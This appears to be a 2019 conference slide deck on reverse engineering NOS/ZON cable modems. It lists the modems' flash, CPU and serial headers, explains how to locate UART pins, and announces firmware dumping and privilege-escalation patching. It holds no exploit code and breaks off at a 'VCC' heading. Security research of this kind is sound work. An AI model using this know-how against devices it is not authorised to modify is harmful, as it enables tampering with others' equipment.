



# Hacking your cable modem Part 1

**fg! @ 0x0POSEC SET 2019**

# Who am I?

- Old school reverse engineer.
- Lately converted into a glorified engineer and developer.
- Working for Apple for last two years.
- Super badass secret stuff!







# Today's agenda

- How to:
  - Achieve serial console access.
  - Dump firmware.
  - Extract filesystem.
  - Patch firmware into privilege escalation.





# Motivation

- Are there any backdoors?
- Want to remove unconditional ISP remote access.
- Physical attacks (bias from EFI research).
- Curiosity.







# Target(s)

- NOS/ZON cable modems:
  - BVW-3653 (ZON)
  - CVE-30360 (NOS)
- Same software, some hardware differences.
- Hardware made by Hitron Technologies.
- OpenRG software by Jungo (now Cisco RG).



# BVW-3653

- A single 128MBit SPI flash chip.
- Serial headers easily available. JTAG?
- One USB port.
- Intel ARM CPU (Puma?).
- 64MB RAM.







# CVE-30360

- Two 128MBit SPI flash chips.
- Serial headers easily available. JTAG?
- Two USB ports.
- Intel ARM Puma 5 CPU.
- 128MB RAM.





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
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SLHCV  
DNCE25006U

ATHENOS  
AR8028 B-1  
L5517 B-C-1  
TAIWAN 1

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U1002  
Winbond  
WS120GJH-6  
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**Serial console**






# Serial console

- Most equipment has a serial console.
- Sometimes hidden or “protected”.
- Minimum pins required: TX, RX, GND.
- Multimeter or logic analyzer/oscilloscope.
- Don't forget that TX and RX cross.






# How to map the pins

- GND: easy to find with continuity test.
- VCC: solid 3,3V or 5V all the time.
- RX: Floats near 0V until connected.
- TX: Pulled high by default. Drops when transmitting data. Boot a few times and measure fluctuation.






# VCC

